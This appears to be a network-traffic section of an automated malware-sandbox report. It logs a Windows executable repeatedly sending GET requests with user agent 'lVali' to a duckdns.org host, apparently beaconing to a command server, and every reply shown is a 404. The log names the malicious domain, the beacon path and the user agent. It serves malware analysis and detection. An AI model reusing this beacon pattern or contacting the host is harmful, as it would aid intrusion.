Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:56 UTC	10	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:56 UTC	10	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:56 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:56 UTC	10	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49791	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:56 UTC	10	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:56 UTC	11	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:56 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:56 UTC	11	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49792	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:57 UTC	11	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:57 UTC	11	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:57 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:57 UTC	11	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49793	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:57 UTC	11	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:57 UTC	11	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:57 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:57 UTC	12	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49794	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:58 UTC	12	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:58 UTC	12	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:58 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:58 UTC	12	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49744	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:30 UTC	1	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:30 UTC	1	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:30 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:30 UTC	1	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49795	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:59 UTC	12	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:59 UTC	12	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:59 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:59 UTC	12	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49796	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:59 UTC	13	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:59 UTC	13	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:59 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:59 UTC	13	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49797	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:00 UTC	13	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:00 UTC	13	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:00 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:00 UTC	13	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49798	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:00 UTC	13	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:00 UTC	14	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:00 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:00 UTC	14	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49799	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:01 UTC	14	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:01 UTC	14	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:01 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:01 UTC	14	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49800	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:01 UTC	14	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:01 UTC	14	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:01 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:01 UTC	15	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49801	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:04 UTC	15	OUT	GET /typmustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:04 UTC	15	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:04 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:04 UTC	15	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49803	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:05 UTC	15	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:05 UTC	15	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:05 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:05 UTC	15	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49806	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:05 UTC	16	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:05 UTC	16	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:05 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:05 UTC	16	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49810	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:06 UTC	16	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:06 UTC	16	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:06 UTC	16	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49748	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:30 UTC	1	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:30 UTC	1	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:30 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:30 UTC	1	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49814	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:06 UTC	16	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:06 UTC	17	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:06 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:06 UTC	17	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49816	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:07 UTC	17	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:07 UTC	17	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:07 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:07 UTC	17	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.6	49818	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:08 UTC	17	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:08 UTC	17	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
